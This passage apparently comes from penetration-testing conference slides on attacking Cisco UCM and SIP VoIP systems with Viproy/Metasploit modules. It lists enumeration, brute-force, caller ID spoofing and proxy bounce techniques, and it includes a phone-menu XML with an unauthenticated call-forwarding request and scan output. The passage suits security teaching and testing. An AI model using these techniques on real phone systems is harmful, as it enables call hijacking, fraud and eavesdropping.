
Actions

- CallForwardAll
- CallForwardBusy

IP Phone management


- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
  - Call Forwarding
  - Speed Dial



```
<CiscoIPPhoneMenu>
  <Title>Select line to set Call Fwds</Title>
  <Prompt/>
 - <MenuItem>
    <Name>62032</Name>
   - <URL>
      http://[redacted]/bvsmweb/callfwdperline.cgi?device=[redacted]USER3&cfoption=CallForwardAll&
      fintnumber=11010[redacted]
    </URL>
  </MenuItem>
 - <SoftKeyItem>
    <Name>Select</Name>
    <Position>1</Position>
    <URL>SoftKey:Select</URL>
  </SoftKeyItem>
 - <SoftKeyItem>
    <Name><<</Name>
    <Position>2</Position>
    <URL>SoftKey:<<</URL>
  </SoftKeyItem>
 - <SoftKeyItem>
    <Name>Exit</Name>
    <Position>3</Position>
    <URL>SoftKey:Exit</URL>
  </SoftKeyItem>
</CiscoIPPhoneMenu>
        </URL>
      </MenuItem>
     - <MenuItem>
        <Name>Change PIN</Name>
```

Demonstration of VOSS attacks



```
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             http://metasploit.pro


       =[ metasploit v4.9.2-dev [core:4.9 api:1.0]        ]
+ -- --=[ 1367 exploits - 797 auxiliary - 216 post        ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Unified Communications

- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM
  - Linux operating system
  - Web based management services
  - VoIP services (Skinny, SIP, RTP)
  - Essential network services (TFTP, DHCP)
  - Call centre, voicemail, value added services

Discovering VoIP servers

- Looking for
  - Signalling servers (e.g. SIP, Skinny, H.323, H.248)
  - Proxy servers (e.g. RTP, SIP, SDP)
  - Contact Centre services
  - Voicemail and email integration
  - Call recordings, call data records, log servers

- Discovering
  - Operating systems, versions and patch level
  - Management services (e.g. SNMP, Telnet, HTTP, SSH)
  - Weak or default credentials

Attacking SIP services

- Essential analysis
  - Registration and invitation analysis
  - User enumeration, brute force for credentials
  - Discovery for SIP trunks, gateways and trusts
  - Caller ID spoofing (w/wo register or trunk)

- Advanced analysis
  - Finding value added services and voicemail
  - SIP trust hacking
  - SIP proxy bounce attack

Cisco specific SIP registration

- Extensions (e.g. 1001)
  - MAC address in Contact field
  - SIP digest authentication (user + password)
  - SIP x.509 authentication
- All authentication elements must be valid!

- Good news, we have SIP enumeration inputs!

Warning: 399 bhcucm "**Line not configured**”


Warning: 399 bhcucm "**Unable to find device/user in database**"

Warning: 399 bhcucm "**Unable to find a device handler for the request received on port 52852 from 192.168.0.101**”

Warning: 399 bhcucm "**Device type mismatch**"

Register and Subscribe

Register / Subscribe (FROM, TO, Credentials)



200 OK
401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

RESPONSE Depends on Information in REQUEST


- Type of Request (REGISTER, SUBSCRIBE)
- FROM, TO, Credentials with Realm
- Via

Actions/Tests Depends on RESPONSE

- Brute Force (FROM, TO, Credentials)
- Detecting/Enumerating Special TOs, FROMs or Trunks
- Detecting/Enumerating Accounts With Weak or Null Passwords
- ….

Invite, CDR and Billing tests

Invite / Ack / Re-Invite / Update (FROM, TO, VIA, Credentials)



100 Trying
183 Session Progress
180 Ringing
200 OK

401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error


RESPONSE Depends on Information in INVITE REQUEST

- FROM, TO, Credentials with Realm, FROM <>, TO <>
- Via, Record-Route
- Direct INVITE from Specific IP:PORT (IP Based Trunks)

Actions/Tests Depends on RESPONSE


- Brute Force (FROM&TO) for VAS and Gateways
- Testing Call Limits, Unauthenticated Calls, CDR Management
- INVITE Spoofing for Restriction Bypass, Spying, Invoice
- ….

SIP Proxy Bounce attack




SIP Proxy Bounce Attacks

- SIP trust relationship hacking
- Attacking inaccessible servers
- Attacking the SIP software and protocol
  - Software, Version, Type, Realm



```
[+] 192.168.1.146:5060 is Open
    Server       : FPBX-2.11.0beta2(11.2.1)

[+] 192.168.1.145:5070 is Open
    User-Agent   : sipXecs/4.7.0 sipXecs/registry (Linux)

[+] 192.168.1.201:5061 is Open
    Server       : sipXecs/xxxx.yyyy sipXecs/sipxbridge (Linux)

[+] 192.168.1.203:5060 is Open
    User-Agent   : 3CXPhoneSystem 11.0.28976.849 (28862)
```


Denial of 